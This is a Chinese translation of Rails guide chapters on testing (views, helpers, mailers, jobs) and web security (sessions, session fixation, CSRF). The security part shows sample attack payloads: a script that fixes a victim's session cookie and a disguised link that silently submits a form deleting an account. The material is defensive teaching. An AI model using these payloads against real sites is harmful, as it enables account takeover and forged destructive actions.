与 Rails 应用中其他各方面内容一样，路由也可以测试。路由测试存放在 `test/controllers/` 目录中，或者与控制器测试写在一起。

注意

应用的路由复杂也不怕，Rails 提供了很多有用的测试辅助方法。

关于 Rails 中可用的路由断言，参见 [ActionDispatch::Assertions::RoutingAssertions](#) 模块的 API 文档。

18.9 测试视图

测试请求的响应中是否出现关键的 HTML 元素和相应的内容是测试应用视图的一种常见方式。与路由测试一样，视图测试放在 `test/controllers/` 目录中，或者直接写在控制器测试中。`assert_select` 方法用于查询响应中的 HTML 元素，其句法简单而强大。

`assert_select` 有两种形式。

`assert_select(selector, [equality], [message])` 测试 `selector` 选中的元素是否符合 `equality` 指定的条件。`selector` 可以是 CSS 选择符表达式（字符串），或者是有代入值的表达式。

`assert_select(element, selector, [equality], [message])` 测试 `selector` 选中的元素和 `element` (`Nokogiri::XML::Node` 或 `Nokogiri::XML::NodeSet` 实例) 及其子代是否符合 `equality` 指定的条件。

例如，可以使用下面的断言检测 `title` 元素的内容：

```
assert_select 'title', "Welcome to Rails Testing Guide"
```

`assert_select` 的代码块还可嵌套使用。

在下述示例中，内层的 `assert_select` 会在外层块选中的元素集合中查询 `li.menu_item`：

```
assert_select 'ul.navigation' do
  assert_select 'li.menu_item'
end
```

除此之外，还可以遍历外层 `assert_select` 选中的元素集合，这样就可以在集合的每个元素上运行内层 `assert_select` 了。

假如响应中有两个有序列表，每个列表中都有 4 个列表项，那么下面这两个测试都会通过：

```

assert_select "ol" do |elements|
  elements.each do |element|
    assert_select element, "li", 4
  end
end

assert_select "ol" do
  assert_select "li", 8
end

```

`assert_select` 断言很强大，高级用法请参阅[文档](#)。

18.9.1 其他视图相关的断言

还有一些断言经常在视图测试中使用：

断言	作用
<code>assert_select_email</code>	检查电子邮件的正文。
<code>assert_select_encoded</code>	检查编码后的 HTML。先解码各元素的内容，然后在代码块中处理解码后的各个元素。
<code>css_select(selector)</code> 或 <code>css_select(element, selector)</code>	返回由 <code>selector</code> 选中的所有元素组成的数组。在后一种用法中，首先会找到 <code>element</code> ，然后在其中执行 <code>selector</code> 表达式查找元素，如果没有匹配的元素，两种用法都返回空数组。

下面是 `assert_select_email` 断言的用法举例：

```

assert_select_email do
  assert_select 'small', 'Please click the "Unsubscribe" link if you want to opt-out.'
end

```

18.10 测试辅助方法

辅助方法是简单的模块，其中定义的方法可在视图中使用。

针对辅助方法的测试，只需检测辅助方法的输出和预期值是否一致。相应的测试文件保存在 `test/helpers` 目录中。

假设我们定义了下述辅助方法：

```

module UserHelper
  def link_to_user(user)
    link_to "#{user.first_name} #{user.last_name}", user
  end
end

```

我们可以像下面这样测试它的输出：

```

class UserHelperTest < ActionView::TestCase
  test "should return the user's full name" do

```

```
user = users(:david)

assert_dom_equal %{<a href="/user/#{$user.id}">David Heinemeier Hansson</a>},
link_to_user(user)
end
end
```

而且，因为测试类继承自 `ActionView::TestCase`，所以在测试中可以使用 Rails 内置的辅助方法，例如 `link_to` 和 `pluralize`。

18.11 测试邮件程序

测试邮件程序需要一些特殊的工具才能完成。

18.11.1 确保邮件程序在管控内

和 Rails 应用的其他组件一样，邮件程序也应该测试，确保能正常工作。

测试邮件程序的目的是：

- 确保处理了电子邮件（创建及发送）
- 确保邮件内容正确（主题、发件人、正文等）
- 确保在正确的时间发送正确的邮件

18.11.1.1 要全面测试

针对邮件程序的测试分为两部分：单元测试和功能测试。在单元测试中，单独运行邮件程序，严格控制输入，然后和已知值（固件）对比。在功能测试中，不用这么细致的测试，只要确保控制器和模型正确地使用邮件程序，在正确的时间发送正确的邮件。

18.11.2 单元测试

为了测试邮件程序是否能正常使用，可以把邮件程序真正得到的结果和预先写好的值进行比较。

18.11.2.1 固件的另一个用途

在单元测试中，固件用于设定期望得到的值。因为这些固件是示例邮件，不是 Active Record 数据，所以要和其他固件分开，放在单独的子目录中。这个子目录位于 `test/fixtures` 目录中，其名称与邮件程序对应。例如，邮件程序 `UserMailer` 使用的固件保存在 `test/fixtures/user_mailer` 目录中。

生成邮件程序时，生成器会为其中每个动作生成相应的固件。如果没使用生成器，要手动创建这些文件。

18.11.2.2 基本的测试用例

下面的单元测试针对 `UserMailer` 的 `invite` 动作，这个动作的作用是向朋友发送邀请。这段代码改进了生成器为 `invite` 动作生成的测试。

```
require 'test_helper'

class UserMailerTest < ActionMailer::TestCase
test "invite" do
```

```

# 创建邮件，将其存储起来，供后面的断言使用
email = UserMailer.create_invite('me@example.com',
                                  'friend@example.com', Time.now)

# 发送邮件，测试有没有入队
assert_emails 1 do
  email.deliver_now
end

# 测试发送的邮件中有没有预期的内容
assert_equal ['me@example.com'], email.from
assert_equal ['friend@example.com'], email.to
assert_equal 'You have been invited by me@example.com', email.subject
assert_equal read_fixture('invite').join, email.body.to_s
end
end

```

在这个测试中，我们发送了一封邮件，并把返回对象赋值给 `email` 变量。首先，我们确保邮件已经发送了；随后，确保邮件中包含预期的内容。`read_fixture` 这个辅助方法的作用是从指定的文件中读取内容。

注意

仅当邮件内容只有一种格式时（HTML 或纯文本）才可使用 `email.body.to_s`。如果邮件程序提供了两种格式，可以使用 `email.text_part.body.to_s` 和 `email.html_part.body.to_s` 分别测试。

`invite` 固件的内容如下：

```
Hi friend@example.com,
```

```
You have been invited.
```

```
Cheers!
```

现在我们稍微深入一点地介绍针对邮件程序的测试。在 `config/environments/test.rb` 文件中，有这么一行设置：`ActionMailer::Base.delivery_method = :test`。这行设置把发送邮件的方法设为 `:test`，所以邮件并不会真的发送出去（避免测试时骚扰用户），而是添加到一个数组中（`ActionMailer::Base.deliveries`）。

注意

`ActionMailer::Base.deliveries` 数组只会在 `ActionMailer::TestCase` 和 `ActionDispatch::IntegrationTest` 测试中自动重设，如果想在这些测试之外使用空数组，可以手动重设：`ActionMailer::Base.deliveries.clear`。

18.11.3 功能测试

邮件程序的功能测试不只是测试邮件正文和收件人等是否正确这么简单。在针对邮件程序的功能测试中，要调用发送邮件的方法，检查相应的邮件是否出现在发送列表中。你可以尽情放心地假定发送邮件的方法本身能顺利完成工作。你需要重点关注的是应用自身的业务逻辑，确保能在预期的时间发出邮件。例如，可以使用下面的代码测试邀请朋友的操作是否发出了正确的邮件：

```

require 'test_helper'

class UserControllerTest < ActionDispatch::IntegrationTest
  test "invite friend" do
    assert_difference 'ActionMailer::Base.deliveries.size', +1 do
      post invite_friend_url, params: { email: 'friend@example.com' }
    end
    invite_email = ActionMailer::Base.deliveries.last

    assert_equal "You have been invited by me@example.com", invite_email.subject
    assert_equal 'friend@example.com', invite_email.to[0]
    assert_match(/Hi friend@example.com/, invite_email.body.to_s)
  end
end

```

18.12 测试作业

因为自定义的作业在应用的不同层排队，所以我们既要测试作业本身（入队后的行为），也要测试是否正确入队了。

18.12.1 一个基本的测试用例

默认情况下，生成作业时也会生成相应的测试，存储在 `test/jobs` 目录中。下面是付款作业的测试示例：

```

require 'test_helper'

class BillingJobTest < ActiveJob::TestCase
  test 'that account is charged' do
    BillingJob.perform_now(account, product)
    assert account.reload.charged_for?(product)
  end
end

```

这个测试相当简单，只是断言作业能做预期的事情。

默认情况下，`ActiveJob::TestCase` 把队列适配器设为 `:test`，因此作业是内联执行的。此外，在运行任何测试之前，它会清理之前执行的和入队的作业，因此我们可以放心假定在当前测试的作用域中没有已经执行的作业。

18.12.2 自定义断言和测试其他组件中的作业

Active Job 自带了很多自定义的断言，可以简化测试。可用的断言列表参见 [ActiveJob::TestHelper 模块的 API 文档](#)。

不管作业是在哪里调用的（例如在控制器中），最好都要测试作业能正确入队或执行。这时就体现了 Active Job 提供的自定义断言的用处。例如，在模型中：

```

require 'test_helper'

class ProductTest < ActiveJob::TestCase
  test 'billing job scheduling' do
    assert_enqueued_with(job: BillingJob) do

```

```
    product.charge(account)
  end
end
end
```

18.13 其他测试资源

18.13.1 测试与时间有关的代码

Rails 提供了一些内置的辅助方法，便于我们测试与时间有关的代码。

下述示例用到了 `travel_to` 辅助方法：

```
# 假设用户在注册一个月内可以获取礼品
user = User.create(name: 'Gaurish', activation_date: Date.new(2004, 10, 24))
assert_not user.applicable_for_gifting?
travel_to Date.new(2004, 11, 24) do
  assert_equal Date.new(2004, 10, 24), user.activation_date # 在 travel_to 块中,
`Date.current` 是拟件
  assert user.applicable_for_gifting?
end
assert_equal Date.new(2004, 10, 24), user.activation_date # 改动只在 travel_to 块中可见
```

可用的时间辅助方法详情参见 [ActiveSupport::Testing::TimeHelpers](#) 模块的 API 文档。

第 19 章 Ruby on Rails 安全指南

本文介绍 Web 应用常见的安全问题，以及如何在 Rails 中规避。

读完本文后，您将学到：

- 所有需要强调的安全对策；
- Rails 中会话的概念，应该在会话中保存什么内容，以及常见的攻击方式；
- 为什么访问网站也可能带来安全问题（跨站请求伪造）；
- 处理文件或提供管理界面时需要注意的问题；
- 如何管理用户：登录、退出，以及不同层次上的攻击方式；
- 最常见的注入攻击方式。

19.1 简介

Web 应用框架的作用是帮助开发者创建 Web 应用。其中一些框架还能帮助我们提高 Web 应用的安全性。事实上，框架之间无所谓谁更安全，对许多框架来说，只要使用正确，我们都能开发出安全的应用。Ruby on Rails 提供了一些十分智能的辅助方法，例如，用于防止 SQL 注入的辅助方法，极大减少了这一安全风险。

一般来说，并不存在什么即插即用的安全机制。安全性取决于开发者如何使用框架，有时也取决于开发方式。安全性还取决于 Web 应用环境的各个层面，包括后端存储、Web 服务器和 Web 应用自身等（甚至包括其他 Web 应用）。

不过，据高德纳咨询公司（Gartner Group）估计，75% 的攻击发生在 Web 应用层面，报告称“在进行了安全审计的 300 个网站中，97% 存在被攻击的风险”。这是因为针对 Web 应用的攻击相对来说更容易实施，其工作原理和具体操作都比较简单，即使是非专业人士也能发起攻击。

针对 Web 应用的安全威胁包括账户劫持、绕过访问控制、读取或修改敏感数据，以及显示欺诈信息等。有时，攻击者还会安装木马程序或使用垃圾邮件群发软件，以便获取经济利益，或者通过篡改公司资源来损害品牌形象。为了防止这些攻击，最大限度地降低或消除攻击造成的影响，首先我们必须全面了解各种攻击方式，只有这样才能找出正确对策——这正是本文的主要目的。

为了开发安全的 Web 应用，我们必须从各个层面紧跟安全形势，做到知己知彼。为此，我们可以订阅安全相关的邮件列表，阅读相关博客，同时养成及时更新并定期进行安全检查的习惯（请参阅 [19.11 节](#)）。这些工作都是手动完成的，只有这样我们才能发现潜在的安全隐患。

19.2 会话

从会话入手来了解安全问题是一个很好的切入点，因为会话对于特定攻击十分脆弱。

19.2.1 会话是什么

注意

HTTP 是无状态协议，会话使其有状态。

大多数应用需要跟踪特定用户的某些状态，例如购物车里的商品、当前登录用户的 ID 等。如果没有会话，就需要为每一次请求标识用户甚至进行身份验证。当新用户访问应用时，Rails 会自动新建会话，如果用户曾经访问过应用，就会加载已有会话。

会话通常由值的哈希和会话 ID（通常为 32 个字符的字符串）组成，其中会话 ID 用于标识哈希值。发送到客户端浏览器的每个 cookie 都包含会话 ID，另一方面，客户端浏览器发送到服务器的每个请求也包含会话 ID。在 Rails 中，我们可以使用 `session` 方法保存和取回值：

```
session[:user_id] = @current_user.id  
User.find(session[:user_id])
```

19.2.2 会话 ID

注意

会话 ID 是随机的 32 个十六进制字符。

会话 ID 由 `SecureRandom.hex` 生成，通过所在平台中生成加密安全随机数的方法（例如 OpenSSL、/dev/urandom 或 Win32）生成。目前还无法暴力破解 Rails 的会话 ID。

19.2.3 会话劫持

提醒

通过窃取用户的会话 ID，攻击者能够以受害者的身份使用 Web 应用。

很多 Web 应用都有身份验证系统：用户提供用户名和密码，Web 应用在验证后把对应的用户 ID 储存到会话散列中。之后，会话就可以合法使用了。对于每个请求，应用都会通过识别会话中储存的用户 ID 来加载用户，从而避免了重新进行身份验证。cookie 中的会话 ID 用于标识会话。

因此，cookie 提供了 Web 应用的临时身份验证。只要得到了他人的 cookie，任何人都能以该用户的身份使用 Web 应用，这可能导致严重的后果。下面介绍几种劫持会话的方式及其对策：

- 在不安全的网络中嗅探 cookie。无线局域网就是一个例子。在未加密的无线局域网中，监听所有已连接客户端的流量极其容易。因此，Web 应用开发者应该通过 SSL 提供安全连接。在 Rails 3.1 和更高版本中，可以在应用配置文件中设置强制使用 SSL 连接：

```
config.force_ssl = true
```

- 大多数人在使用公共终端后不会清除 cookie。因此，如果最后一个用户没有退出 Web 应用，后续用户就能以该用户的身份继续使用。因此，Web 应用一定要提供“退出”按钮，并且要尽可能显眼。
- 很多跨站脚本（XSS）攻击的目标是获取用户 cookie。更多介绍请参阅 [19.7.3 节](#)。
- 有的攻击者不窃取 cookie，而是篡改用户 cookie 中的会话 ID。这种攻击方式被称为固定会话攻击，后文会详细介绍。

大多数攻击者的主要目标是赚钱。根据赛门铁克《互联网安全威胁报告》，被窃取的银行登录账户的黑市价格从 10 到 1000 美元不等（取决于账户余额），信用卡卡号为 0.40 到 20 美元，在线拍卖网站的账户为 1 到 8 美元，电子邮件账户密码为 4 到 30 美元。

19.2.4 会话安全指南

下面是一些关于会话安全的一般性指南。

- 不要在会话中储存大型对象，而应该把它们储存在数据库中，并将其 ID 保存在会话中。这么做可以避免同步问题，并且不会导致会话存储空间耗尽（会话存储空间的大小取决于其类型，详见后文）。如果不这么做，当修改了对象结构时，用户 cookie 中保存的仍然是对象的旧版本。通过在服务器端储存会话，我们可以轻而易举地清除会话，而在客户端储存会话，要想清除会话就很麻烦了。
- 关键数据不应该储存在会话中。如果用户清除了 cookie 或关闭了浏览器，这些关键数据就会丢失。而且，在客户端储存会话，用户还能读取关键数据。

19.2.5 会话存储

注意

Rails 提供了几种会话散列的存储机制。其中最重要的是 `ActionDispatch::Session::CookieStore`。

Rails 2 引入了一种新的默认会话存储机制——CookieStore。CookieStore 把会话散列直接储存在客户端的 cookie 中。无需会话 ID，服务器就可以从 cookie 中取回会话散列。这么做可以显著提高应用的运行速度，但也存在争议，因为这种存储机制具有下列安全隐患：

- cookie 的大小被严格限制为 4 KB。这个限制本身没问题，因为如前文所述，本来就不应该在会话中储存大量数据。在会话中储存当前用户的数据库 ID 一般没问题。
- 客户端可以看到储存在会话中的所有内容，因为数据是以明文形式储存的（实际上是 Base64 编码，因此没有加密）。因此，我们不应该在会话中储存隐私数据。为了防止会话散列被篡改，应该根据服务器端密令 (`secrets.secret_token`) 计算会话的摘要 (digest)，然后把这个摘要添加到 cookie 的末尾。

不过，从 Rails 4 开始，默认存储机制是 EncryptedCookieStore。EncryptedCookieStore 会先对会话进行加密，再储存到 cookie 中。这么做可以防止用户访问和篡改 cookie 的内容。因此，会话也成为储存数据的更安全的地方。加密时需要使用 `config/secrets.yml` 文件中储存的服务器端密钥 `secrets.secret_key_base`。

这意味着 EncryptedCookieStore 存储机制的安全性由密钥（以及摘要算法，出于兼容性考虑默认为 SHA1 算法）决定。因此，密钥不能随意取值，例如从字典中找一个单词，或少于 30 个字符，而应该使用 `rails secret` 命令生成。

`secrets.secret_key_base` 用于指定密钥，在应用中会话使用这个密钥来验证已知密钥，以防被篡改。在创建应用时，`config/secrets.yml` 文件中储存的 `secrets.secret_key_base` 是一个随机密钥，例如：

```
development:  
  secret_key_base: a75d...  
  
test:  
  secret_key_base: 492f...  
  
production:  
  secret_key_base: <%= ENV["SECRET_KEY_BASE"] %>
```

Rails 老版本中的 CookieStore 使用的是 `secret_token`，而不是 EncryptedCookieStore 所使用的 `secret_key_base`。更多介绍请参阅升级文档。

如果应用的密钥泄露了（例如应用开放了源代码），强烈建议更换密钥。

19.2.6 对 CookieStore 会话的重放攻击

注意

重放攻击（replay attack）是使用 CookieStore 时必须注意的另一种攻击方式。

重放攻击的工作原理如下：

- 用户获得的信用额度保存在会话中（信用额度实际上不应该保存在会话中，这里只是出于演示目的才这样做）；
- 用户使用部分信用额度购买商品；
- 减少后的信用额度仍然保存在会话中；
- 用户先前复制了第一步中的 cookie，并用这个 cookie 替换浏览器中的当前 cookie；
- 用户重新获得了消费前的信用额度。


在会话中包含随机数可以防止重放攻击。每个随机数验证一次后就会失效，服务器必须跟踪所有有效的随机数。当有多个应用服务器时，情况会变得更复杂，因为我们不能把随机数储存在数据库中，否则就违背了使用 CookieStore 的初衷（避免访问数据库）。

因此，防止重放攻击的最佳方案，不是把这类敏感数据储存在会话中，而是把它们储存在数据库中。回到上面的例子，我们可以把信用额度储存在数据库中，而把当前用户的 ID 储存在会话中。

19.2.7 会话固定攻击

注意

除了窃取用户的会话 ID 之外，攻击者还可以直接使用已知的会话 ID。这种攻击方式被称为会话固定（session fixation）攻击。



会话固定攻击的关键是强制用户的浏览器使用攻击者已知的会话 ID，这样攻击者就无需窃取会话 ID。会话固定攻击的工作原理如下：

- 攻击者创建一个有效的会话 ID：打开 Web 应用的登录页面，从响应中获取 cookie 中的会话 ID（参见上图中的第 1 和第 2 步）。
- 攻击者定期访问 Web 应用，以避免会话过期。
- 攻击者强制用户的浏览器使用这个会话 ID（参见上图中的第 3 步）。由于无法修改另一个域名的 cookie（基于同源原则的限制），攻击者必须在目标 Web 应用的域名上运行 JavaScript，也就是通过 XSS 把 JavaScript 注入目标 Web 应用来完成攻击。例如：`<script>document.cookie = "_session_id=16d5b78abb28e3d6206b60f22a03c8d9";</script>`。关于 XSS 和注入的更多介绍见后文。
- 攻击者诱使用户访问包含恶意 JavaScript 代码的页面，这样用户的浏览器中的会话 ID 就会被篡改为攻击者已知的会话 ID。
- 由于这个被篡改的会话还未使用过，Web 应用会进行身份验证。
- 此后，用户和攻击者将共用同一个会话来访问 Web 应用。攻击者篡改后的会话成为了有效会话，用户面对攻击却浑然不知。

19.2.8 会话固定攻击的对策

提示

一行代码就能保护我们免受会话固定攻击。

面对会话固定攻击，最有效的对策是在登录成功后重新设置会话 ID，并使原有会话 ID 失效，这样攻击者持有的会话 ID 也就失效了。这也是防止会话劫持的有效对策。在 Rails 中重新设置会话 ID 的方式如下：

```
reset_session
```

如果使用流行的 `Devise` gem 管理用户，`Devise` 会在用户登录和退出时自动使原有会话过期。如果打算手动完成用户管理，请记住在登录操作后（新会话创建后）使原有会话过期。会话过期后其中的值都会被删除，因此我们需要把有用的值转移到新会话中。

另一个对策是在会话中保存用户相关的属性，对于每次请求都验证这些属性，如果信息不匹配就拒绝访问。这些属性包括 IP 地址、用户代理（Web 浏览器名称），其中用户代理的用户相关性要弱一些。在保存 IP 地址时，必须注意，有些网络服务提供商（ISP）或大型组织，会把用户置于代理服务器之后。在会话的生命周期中，这些代理服务器有可能发生变化，从而导致用户无法正常使用应用，或出现权限问题。

19.2.9 会话过期

注意

永不过期的会话增加了跨站请求伪造（CSRF）、会话劫持和会话固定攻击的风险。

cookie 的过期时间可以通过会话 ID 设置。然而，客户端能够修改储存在 Web 浏览器中的 cookie，因此在服务器上使会话过期更安全。下面的例子演示如何使储存在数据库中的会话过期。通过调用 `Session.sweep("20 minutes")`，可以使闲置超过 20 分钟的会话过期。

```
class Session < ApplicationRecord
  def self.sweep(time = 1.hour)
    if time.is_a?(String)
      time = time.split.inject { |count, unit| count.to_i.send(unit) }
    end


    delete_all "updated_at < '#{time.ago.to_s(:db)}'"
  end
end
```

[19.2.7 节](#)介绍了维护会话的问题。攻击者每五分钟维护一次会话，就可以使会话永远保持活动，不至过期。针对这个问题的一个简单解决方案是在会话数据表中添加 `created_at` 字段，这样就可以找出创建了很长时间的会话并删除它们。可以用下面这行代码代替上面例子中的对应代码：

```
delete_all "updated_at < '#{time.ago.to_s(:db)}' OR
            created_at < '#{2.days.ago.to_s(:db)}'"
```

19.3 跨站请求伪造（CSRF）

跨站请求伪造的工作原理是，通过在页面中包含恶意代码或链接，访问已验证用户才能访问的 Web 应用。如果该 Web 应用的会话未超时，攻击者就能执行未经授权的操作。



在 19.2 节中，我们了解到大多数 Rails 应用都使用基于 cookie 的会话。它们或者把会话 ID 储存在 cookie 中并在服务器端储存会话散列，或者把整个会话散列储存在客户端。不管是哪种情况，只要浏览器能够找到某个域名对应的 cookie，就会自动在发送请求时包含该 cookie。有争议的是，即便请求来源于另一个域名上的网站，浏览器在发送请求时也会包含客户端的 cookie。让我们来看个例子：

- Bob 在访问留言板时浏览了一篇黑客发布的帖子，其中有一个精心设计的 HTML 图像元素。这个元素实际指向的是 Bob 的项目管理应用中的某个操作，而不是真正的图像文件：``。
- Bob 在 www.webapp.com 上的会话仍然是活动的，因为几分钟前他访问这个应用后没有退出。
- 当 Bob 浏览这篇帖子时，浏览器发现了这个图像标签，于是尝试从 www.webapp.com 中加载图像。如前文所述，浏览器在发送请求时包含 cookie，其中就有有效的会话 ID。
- www.webapp.com 上的 Web 应用会验证对应会话散列中的用户信息，并删除 ID 为 1 的项目，然后返回结果页面。由于返回的并非浏览器所期待的结果，图像无法显示。
- Bob 当时并未发觉受到了攻击，但几天后，他发现 ID 为 1 的项目不见了。

有一点需要特别注意，像上面这样精心设计的图像或链接，并不一定出现在 Web 应用所在的域名上，而是可以出现在任何地方，例如论坛、博客帖子，甚至电子邮件中。

CSRF 在 CVE (Common Vulnerabilities and Exposures, 公共漏洞披露) 中很少出现，在 2006 年不到 0.1%，但却是个可怕的隐形杀手。对于很多安全保障工作来说，CSRF 是一个严重的安全问题。

19.3.1 CSRF 对策

注意

首先，根据 W3C 的要求，应该适当地使用 GET 和 POST HTTP 方法。其次，在非 GET 请求中使用安全令牌（security token）可以防止应用受到 CSRF 攻击。

HTTP 协议提供了两种主要的基本请求类型，GET 和 POST（还有其他请求类型，但大多数浏览器不支持）。万维网联盟（W3C）提供了检查表，以帮助开发者在 GET 和 POST 这两个 HTTP 方法之间做出正确选择：

使用 GET HTTP 方法的情形：

- 当交互更像是在询问时，例如查询、读取、查找等安全操作。

使用 POST HTTP 方法的情形：

- 当交互更像是在执行命令时；
- 当交互改变了资源的状态并且这种变化能够被用户察觉时，例如订阅某项服务；
- 当用户需要对交互结果负责时。

如果应用是 REST 式的，还可以使用其他 HTTP 方法，例如 PATCH、PUT 或 DELETE。然而现今的大多数浏览器都不支持这些 HTTP 方法，只有 GET 和 POST 得到了普遍支持。Rails 通过隐藏的 `_method` 字段来解决这个问题。

POST 请求也可以自动发送。在下面的例子中，链接 `www.harmless.com` 在浏览器状态栏中显示为目标地址，实际上却动态新建了一个发送 POST 请求的表单：

```
<a href="http://www.harmless.com/" onclick="<br/>
  var f = document.createElement('form');<br/>
  f.style.display = 'none';<br/>
  this.parentNode.appendChild(f);<br/>
  f.method = 'POST';<br/>
  f.action = 'http://www.example.com/account/destroy';<br/>
  f.submit();<br/>
  return false;">To the harmless survey</a>
```

攻击者还可以把代码放在图片的 `onmouseover` 事件句柄中：

```

```

CSRF 还有很多可能的攻击方式，例如使用 `<script>` 标签向返回 JSONP 或 JavaScript 的 URL 地址发起跨站请求。对跨站请求的响应，返回的是攻击者可以设法运行的可执行代码，就有可能导致敏感数据泄露。为了避免发生这种情况，必须禁用跨站 `<script>` 标签。不过 Ajax 请求是遵循同源原则的（只有在同一个网站中才能初始化 XMLHttpRequest），因此在响应 Ajax 请求时返回 JavaScript 是安全的，不必担心跨站请求问题。

注意：我们无法区分 `<script>` 标签的来源，无法知道这个标签是自己网站上的，还是其他恶意网站上的，因此我们必须全面禁止 `<script>` 标签，哪怕这个标签实际上来源于自己网站上的安全的同源脚本。在这种情况下，对于返回 JavaScript 的控制器动作，显式跳过 CSRF 保护，就意味着允许使用 `<script>` 标签。

为了防止其他各种伪造请求，我们引入了安全令牌，这个安全令牌只有我们自己的网站知道，其他网站不知道。我们把安全令牌包含在请求中，并在服务器上进行验证。安全令牌在应用的控制器中使用下面这行代码

设置，这也是新建 Rails 应用的默认值：

```
protect_from_forgery with: :exception
```

这行代码会在 Rails 生成的所有表单和 Ajax 请求中包含安全令牌。如果安全令牌验证失败，就会抛出异常。

注意

